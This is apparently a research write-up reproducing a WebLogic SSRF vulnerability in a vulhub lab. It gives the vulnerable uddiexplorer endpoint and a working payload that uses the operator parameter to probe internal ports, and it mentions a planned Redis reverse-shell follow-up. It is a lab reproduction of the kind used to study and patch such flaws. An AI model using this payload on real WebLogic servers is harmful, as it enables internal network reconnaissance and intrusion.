[Research] WebLogic Vulnerability Series—SSRF Vulnerability
An analysis and reproduction of a WebLogic SSRF vulnerability that can send arbitrary HTTP requests, probe internal network services, and potentially target vulnerable components such as Redis and FastCGI.
Read in Chinese→[Research] WebLogic Vulnerability Series—SSRF Vulnerability
1. Environment
Environment
https://github.com/vulhub/vulhub/blob/master/README.zh-cn.md
Setting up this environment is quick and convenient. Refer to the instructions for details; it is very simple.
2. Principles
WebLogic contains an SSRF vulnerability that can be exploited to send arbitrary HTTP requests and subsequently attack vulnerable internal network components such as Redis and FastCGI.
Visit http://ip:7001/uddiexplorer/ to view uddiexplorer without logging in.
3. Affected Versions
4. Exploitation Process
Start the environment.
The SSRF vulnerability exists in http://your-ip:7001/uddiexplorer/SearchPublicRegistries.jsp. Access it directly.

Payload:
?rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://127.0.0.1:7001
Append it to the URL.http://10.77.0.130:7001/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://127.0.0.1:7001`
The key point is the operator parameter.
- An accessible port will return an error. When port 7001 is accessed, it returns a 404 status code.
- Change it to a nonexistent port, and it will return
could not connect over HTTP to server
Exists

Injecting HTTP Headers and Using Redis to Obtain a Reverse Shell
I will cover this separately in the next article; it is feasible.